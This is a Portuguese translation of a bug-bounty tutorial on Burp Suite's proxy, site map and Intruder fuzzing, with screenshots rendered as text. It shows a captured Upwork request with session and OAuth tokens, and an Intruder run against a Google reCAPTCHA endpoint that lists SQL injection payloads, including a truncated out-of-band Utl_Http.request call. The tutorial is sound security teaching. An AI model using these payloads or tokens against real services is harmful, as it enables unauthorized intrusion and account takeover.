
Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use this listener.

Add	Running	Interface	Invisible	Redirect	Certificate
	<input checked="" type="checkbox"/>	127.0.0.1:8081			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. Click here to learn more about the CA certificate of this instance of Burp.

A próxima etapa é forçar o navegador a rotear o tráfego por meio do proxy Burp, o que pode ser feito alterando a configuração de proxy do navegador, conforme mostrado abaixo:



Quando o proxy Burp estiver escutando, o navegador estiver configurado para usar o Burp e o certificado Burp tiver sido importado para o navegador, você estará pronto para começar. Ao navegar para uma página da Web, você verá a solicitação aparecer no Burp, conforme mostrado abaixo:

```

1 GET /ab/find-work/api/feeds/search?since_result_set_ts=1589488235195&user_location_match=1 HTTP/1.1
2 Host: www.upwork.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://www.upwork.com/ab/find-work/domestic
8 X-Odesk-User-Agent: oDesk LM
9 X-Requested-With: XMLHttpRequest
10 X-Odesk-Csrf-Token: 9a5882b2e6d4e1e02832d4a7edb8004
11 Connection: close
12 Cookie: _cfduid=d253bfff85324a720ee436e7cf0a22740e1589197148; _pxhd=
66471e5b7387d9fe0a6cfc8523d4d03ac162d521d0571b1adb257c7ab8715eef=087eee31-937c-11ea-b66f-5d70e771da75; session_id=63193b09429e790e5bfadd2c5b288ad;
device_view=full; visitor_id=136.55.44.189.1589197148302118; XSRF-TOKEN=9a5882b2e6d4e1e02832d4a7edb8004; __cfruuid=
0e7f383a0e9ac5d79f3c0ec553473f42777ca1-1589197148; gcl_aur=1.1.156598376.1589197148; pxvid=0e7eee31-937c-11ea-b66f-5d70e771da75; sp_id.2a16=
Ob2f5a2-8e24-4d75-95fa-4f14b4177aae.1589197148.3.1589493305.1589211590.d6e285a7-d790-4955-9575-f47f23980ce2; G_ENABLED_IDPS=google; _ga=GAI.2.76985308.1589197149; spt=72b7d7af-4274-4c03-a7a-b56a07c63cb; recognized=alexthomas43; user_uid=12598090907742089216;
master_access_token=fe2f83d.oauth2v2_5f51de87a47226f4d9ec37556feef19f; oauth2_global_js_token=auth2v2_c2ef41eb1adb62981553e70dd8a; S2=
f12741e3d3208635418Cbc1b18271bc7edd7cfaccff6f4af8a803d7b28cacab; current_organization_uid=12598090907750477825; company_last_accessed=d31777088; _fbp=
fb.1.1589197564625.1170915977; _adroll_fpc=6cdcbc1ec7cd41cfb4a4a9b67145d589-1589197564809; _ar_v4=
PHNABXZCBCZCFSWFER7IX3A2Q200510\3A5\7CC640MWDHZNGCNHHTRQLNR\3A2Q200510\3A5\7CDJVLUFNJVHCLMAJ3QF7T43A2Q200510\3A5; UserPrivacySettings=
\7B\22AlertBoxClosed\22\3A\22020-05-11T11\3A5\43A26.928Z\22\3C\22Groups\22\3A\7B\22Targeting\22\3A\true\7D\7D; _px3=
9d18aca03a058b7a7b79dbadaed19b887c04e5433f4ea30f680743cc8aeecd1:7pYrxGdnjr0dFURGJf32xCHUKoPAp2drUSQ+L20U1eyHf7MgNNj2f13Y6bFMWtTWWY9oo02s174GFgbkcw=
:1000:1YRfonVCix1v2r0XwQutWqfo/g9532Q1vFRLk8XwVvgKjfeHvNYMyatx1YqkWm8oIYT24+icsWUKC/+eU1z2FhfGmaDz6ubpAlMoMPuflct4fuFMFz04vr4ogkZstSSbYvThEcLGxdJ0
BbQQtZMcruc9LCca270+pgNek; _gid=GAI.2.179315758.1589487949; DA[alexthomas43]=5e8197edfb3e5f911de97ac81859c0e042C042Cv842C1597267278; forterToken=
3e3c5d8df3c5459d8e0f2laec0595198.158948664003; UDP43_9ck; ftr_ncd=6; channel=other; acced=31777088=32387672; _px_f394g17Fvmc43dfg_user_id=
dGZzbzd1dDhydHRmOHNCamtssbDQ=; mp_fdf88b8dal749bafc5f24aee259f5aa4_mixpanel=
\7B\22distinct_id\22\3A\20\2203ale99b448-00ea9e7883d17-4c302d07c-2a3000-17203ale99c25\22\3A\22device_id\22\3A\20\2217203ale99b448-00ea9e7883d17-4c
302d7c-2a3000-17203ale99c25\22\3A\224initial_referrer\22\3A\20\22https\3A\2F\2Fwww.upwork.com\2Fab\2Faccount-security\2Fpassword-and-security\3FszRed
ir\3D\2Ffreelancers\2Fsettings\2FcontactInfo\22\3A\20\22www.upwork.com\22\3A
13
14

```

Como você pode ver na imagem acima, a guia "intercept" está ativada, o que significa que o

Burp interceptará cada solicitação HTTP e você terá de pressionar manualmente o botão

"forward" para que a solicitação continue no servidor. Nessa guia, você também pode modificar as solicitações antes de encaminhá-las para o servidor back-end. No entanto, só uso essa guia quando estou tentando isolar solicitações de um recurso específico. Normalmente, desativo a opção "interceptar" e visualizo o tráfego na guia "Histórico de HTTP", conforme mostrado abaixo:

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	TLS	IP
14	https://www.upwork.com	GET	/ab/find-work/api/feeds/search?since...		✓	200	27434	JSON				✓	104.16.55.15
13	https://www.upwork.com	GET	/ab/find-work/api/feeds/search?since...		✓	200	27434	JSON				✓	104.16.54.15
12	https://www.upwork.com	GET	/ab/find-work/api/feeds/search?since...		✓	200	27434	JSON				✓	104.16.55.15
11	https://incoming.telemetry...	POST	/submit/telemetry/58080438-b94...		✓	200	236	text				✓	52.26.194.242
10	https://incoming.telemetry...	POST	/submit/telemetry/cdd4f7d3-1a4...		✓	200	236	text				✓	52.26.194.242
9	https://incoming.telemetry...	POST	/submit/telemetry/37fbf48b-1b87...		✓	200	236	text				✓	52.26.194.242
8	https://incoming.telemetry...	POST	/submit/telemetry/5806e02f-c9e...		✓	200	236	text				✓	52.26.194.242
7	https://incoming.telemetry...	POST	/submit/telemetry/b28bf2b6-bc5...		✓	200	236	text				✓	52.26.194.242
6	https://incoming.telemetry...	POST	/submit/telemetry/88b603a4-174...		✓	200	236	text				✓	52.26.194.242
5	https://collector-pxss13u8...	POST	/api/v2/collector		✓	200	364	JSON				✓	35.186.220.184
4	https://aus5.mozilla.org	GET	/update/6/Firefox/76.0.1/202005...		✓	200	637	XML	xml			✓	13.249.125.96
3	https://www.upwork.com	POST	/api/o2/v1/logging/alexthomas43...		✓	200	2112	JSON	json			✓	104.16.55.15
2	https://shasta-collector-pr...	OPTI...	/com.snowplowanalytics.snowpl...			200	1271					✓	104.18.89.237
1	https://www.upwork.com	GET	/ab/find-work/api/feeds/search?since...		✓	200	27434	JSON				✓	104.16.55.15

Como você pode ver, a guia "HTTP History" mostra cada solicitação e resposta HTTP que foi feita e enviada ao nosso navegador. É aqui que passo 80% do meu tempo procurando por algo que desperte meu interesse. Ao analisar o tráfego, presto atenção principalmente aos campos method, url e MIME type. Por quê? Porque quando vejo um método POST sendo usado, penso em XSS armazenado, falsificação de solicitação entre sites e muitas outras vulnerabilidades. Quando vejo um URL com um e-mail, nome de usuário ou ID, penso em IDOR. Quando vejo um tipo de MIME JSON, penso em API de back-end. A maior parte desse conhecimento de saber o que é

A experiência nos ensina a procurar, pois, ao testar muitos aplicativos, você começa a ver coisas parecidas e a notar coisas interessantes.


Ao clicar em uma solicitação HTTP, você verá a solicitação do cliente e a resposta do servidor, o que pode ser visto na imagem acima. Observe que, embora nessa exibição esses valores não possam ser modificados, você terá de enviar a solicitação para o repetidor se quiser modificá-la e reproduzi-la.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A context menu is open over a selected request (ID 568). The menu options include:

- Add to scope
- Spider from here
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater (highlighted)
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)

The menu also includes keyboard shortcuts: Ctrl+I for Send to Intruder and Ctrl+R for Send to Repeater.

Uma funcionalidade que utilizo para encontrar muitas vulnerabilidades e facilitar minha vida é o recurso de pesquisa. Basicamente, você pode pesquisar uma ou mais palavras em todo o tráfego do Burp.



Isso é extremamente poderoso e me levou diretamente a encontrar vulnerabilidades. Por exemplo, posso pesquisar a palavra "url=", o que deve me mostrar todas as solicitações que têm o parâmetro URL, e então posso testar as vulnerabilidades de Server Side Request Forgery (SSRF) ou de redirecionamento aberto. Também posso pesquisar o cabeçalho "Access-Control-Allow-Origin" ou o parâmetro GET "callback=" ao testar desvios da política de mesma origem (SOP). Esses são apenas alguns exemplos; sua consulta mudará dependendo do que você estiver procurando, mas você pode encontrar todos os tipos de pistas interessantes. Também não se preocupe se você não souber o que significa SSRF ou desvio de SOP, pois esses ataques serão discutidos nos próximos capítulos.

A guia proxy do Burps é onde você passará a maior parte do tempo, portanto, certifique-se de estar familiarizado com ela. Todo o tráfego enviado por seu navegador será mostrado apenas na guia Histórico HTTP

certifique-se de que a interceptação esteja desativada para que você não precise encaminhar manualmente cada solicitação.


Alvo

Geralmente não me encontro na seção de destino do burp suite, mas acho que ainda é importante saber o que é. A subguia "Site Map" organiza cada solicitação vista pelo proxy e cria um mapa do site, conforme mostrado abaixo:

The screenshot shows the Burp Suite interface with the 'Site map' tab selected. The left pane displays a hierarchical tree of URLs for the domain `https://ads.pinterest.com`, including paths like `/ads`, `/advertiser`, `/audiences`, `/billing`, `/history`, `/manifest.json`, `/opensearch.xml`, `/reporting` (which contains `/campaigns`), `/resource`, and `/sw.js`. The right pane contains three main sections: 'Contents' (listing requests by Host, Method, URL, Params, Status, Length, and MIME type), 'Issues' (empty), and 'Advisory' (empty). Below the 'Contents' section is a detailed view of a single request for `https://ads.pinterest.com/`, showing the 'Request' tab with raw headers and a list of 10 items, and the 'Response' tab which is currently empty.

Como você pode ver na imagem acima, é criado um mapa do site que nos permite visualizar facilmente as solicitações de um alvo específico. Isso se torna bastante útil quando se chega a um endpoint de API não documentado, pois essa visualização permite que você crie uma imagem das possíveis

endpoints. Você também pode visualizar as solicitações HTTP nessa guia; clicar em uma pasta no mapa do site mostrará apenas as solicitações desse caminho.



Além da guia "Mapa do site", há uma guia "Escopo". Quase nunca a utilizo, mas se você quiser definir o escopo do seu alvo, isso limitará as varreduras do burps apenas aos domínios no escopo.

Intruso

Se estiver fazendo fuzzing ou brute forcing com o Burp, provavelmente estará fazendo isso na guia "intruder". Quando encontrar uma solicitação interessante, clique com o botão direito do mouse nela e, em seguida, clique em "Send to Intruder" (Enviar para o intruso), o que enviará suas solicitações para a guia do intruso, conforme mostrado abaixo:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A context menu is open over a selected request (line 11). The menu options include:

- Add to scope
- Scan
- Do passive scan
- Do active scan
- Send to Intruder** (highlighted)
- Send to Repeater
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Engagement tools
- Show new history window
- Add comment
- Highlight
- Delete item
- Clear history
- Copy URL
- Copy as curl command
- Copy links
- Save item
- Proxy history documentation

The request details show a GET request to https://www.google.com/recaptcha/api2/anchor?ar=2&k=6Ldx7ZkU. The raw request body includes a long string of characters.

Vá para a guia intruso e você verá algo parecido com isto:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the main pane, a request to 'www.google.com' is displayed with its headers and parameters. To the right of the request, there are four buttons: 'Add §', 'Clear §', 'Auto §', and 'Refresh'. The 'Attack type' dropdown is set to 'Sniper'.

```

1 GET /recaptcha/api2/anchor?ar=$2$&k=$6Ldx7ZkUAAAFAF3SZ05DRL2Kdh91ltCa3qFP0-Or$&co=$aHR0cHMlY3d3cucGludGVyZXNULmNvbToOND.M.$&hl=$en$&v=$JPUZ521Nx97a396bjM7KaAObo$&size=$invisible$&cb=$scovil3hz5mk$ HTTP/1.1
2 Host: www.google.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://www.pinterest.com/
8 Connection: close
9 Cookie: NID=$204+icK5eZ4F2cajkMcCEDYas6zoVUFpj=4GQ5CJ8IPbsM27WSomwI1oYW0jZB1ds03aiK6a$EVqj-VLdxzD8mm3tURqKmUcXyTsra8XqyHabgOWpULrytdiiYgsZV_msI2Ct-pbJA6JFig37J$OIV--5Xei-S814at54KtlnW0C5pTh0S; ANID=$AHWqTU1tErePvo17VC3&imw6WzdKT5-q0aWQVEQ69EYeurbF7lmkqeYWmOqkGiPP$;
10 IP_JAR=$2020-5-17-1$&upgrade-insecure-requests: 1
11
12

```

Agora, clique no botão "Clear" (Limpar) para redefinir tudo. Agora, a partir daqui, as etapas variam de acordo com o que você está tentando fazer, mas suponha que estejamos tentando fazer um fuzzing de parâmetro. Uma das primeiras coisas que precisamos fazer é selecionar o valor que estamos tentando modificar. Isso pode ser feito destacando o valor e pressionando o botão "Add" (Adicionar), conforme mostrado abaixo:

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```

1 GET /recaptcha/api2/anchor?ar=2&k=
&Ldx7ZkUAQAAF3S205DRL2Kdh911tCa3qFPO-Or&co=
aHROcHM6Ly93d3cucGludGVyZXN0LmNvbToOND.M.&hl=en&v=JPZ521Nx97aD96bjM7KaAObo
&size=invisible&cb=$scovil3hz5mk$ HTTP/1.1
2 Host: www.google.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0)
Gecko/20100101 Firefox/76.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://www.pinterest.com/
8 Connection: close
9 Cookie: NID=
204=iCkSeZ4F2cajkMdCEDYas6zoVUFpj4GQ5CJ9IRbsM27WSomwI1oYWojZB1ds03aiK6a6
Vqj-VLdxzD8mm3tURqKmUcXyTsra8XqyHabgOWpULrytdiiYgsZV_msI2Ct-pbJA6JFig37JO
IV--5Xei-S814at54KtlnWOC5pTh0; ANID=
AHWqTUltErePvo17VC36imv6WzdKT5-q0aWQVEQ69EYeurbF71mkqeYWmOqkGiPP; 1P_JAR=
2020-5-17-1
10 Upgrade-Insecure-Requests: 1
11

```

Add §

Clear §

Auto §

Refresh


Como você pode ver acima, estamos selecionando o valor do parâmetro "cb". Como estamos tentando fazer fuzzing de parâmetro, esse é o valor que será substituído por nossas cargas úteis de fuzzing.

Você também deve ter notado que o menu suspenso "Attack type" (Tipo de ataque) está definido como "Sniper" (Franco-atirador). Há quatro tipos de ataque diferentes descritos na tabela abaixo:

Atirador	Usa uma única lista de carga útil; substitui uma posição de cada vez;
Aríete	Usa uma única lista de carga útil; substitui todas as posições ao mesmo tempo;

Pitchfork	Cada posição tem uma lista de carga útil correspondente; portanto, se houver duas posições a serem modificadas, cada uma delas terá sua própria lista de carga útil.
Bomba de fragma ntação	Usa cada lista de carga útil e cansa combinações diferentes para cada posição.

Depois de selecionar o tipo de ataque e o valor a ser modificado, clique na subguia "Payloads", conforme mostrado abaixo:




Aqui, queremos selecionar nosso tipo de carga útil e a lista de cargas úteis. Há vários tipos de carga útil, mas vou mantê-la no tipo padrão; sinta-se à vontade para brincar com os outros.

Quanto à minha lista de carga útil, queremos uma lista de valores de fuzzing. Para este exemplo, vou usar apenas as listas padrão que vêm com o Burp, mas há outras listas boas no SecLists:

- <https://github.com/danielmiessler/SecLists/tree/master/Fuzzing>

Agora, para usar a lista predefinida do Burps, basta clicar no menu suspenso "Add from list" (Adicionar da lista) e selecionar uma:



Agora que você tem sua lista de fuzzing importada, tudo o que precisa fazer é pressionar "Start attack" (Iniciar ataque).

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0	'	200	<input type="checkbox"/>	<input type="checkbox"/>	20279	
1	'_	200	<input type="checkbox"/>	<input type="checkbox"/>	20297	
2	' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	20263	
3	' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	20069	
4	' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	20151	
5	' or 1 in (@@version)--	200	<input type="checkbox"/>	<input type="checkbox"/>	20229	
6	1 or 1 in (@@version)--	200	<input type="checkbox"/>	<input type="checkbox"/>	20633	
7	'; waitfor delay '0:30:0'--	200	<input type="checkbox"/>	<input type="checkbox"/>	20277	
8	1; waitfor delay '0:30:0'--	200	<input type="checkbox"/>	<input type="checkbox"/>	20311	
9	' Utl_Htp.request('http://<...')	200	<input type="checkbox"/>	<input type="checkbox"/>	20181	
10	' Utl_Htp.request('http://	200	<input type="checkbox"/>	<input type="checkbox"/>	20265	

Request Response

Raw Headers Hex Render

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
4 Pragma: no-cache
5 Expires: Mon, 01 Jan 1990 00:00:00 GMT
6 Date: Fri, 22 May 2020 15:25:09 GMT
7 Content-Security-Policy: script-src 'nonce-egjGs/N++uArnJnvf/Geiw' 'unsafe-inline'
8 X-Content-Type-Options: nosniff
9 X-XSS-Protection: 1; mode=block
10 Server: GSE
11 Alt-Svc: h3-27=:443"; ma=2592000,h3-25=:443"; ma=2592000,h3-T050=:443"; ma=2592
12 Connection: close
13 Content-Length: 19340
14
15 <!DOCTYPE HTML><html dir="ltr" lang="en">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

```

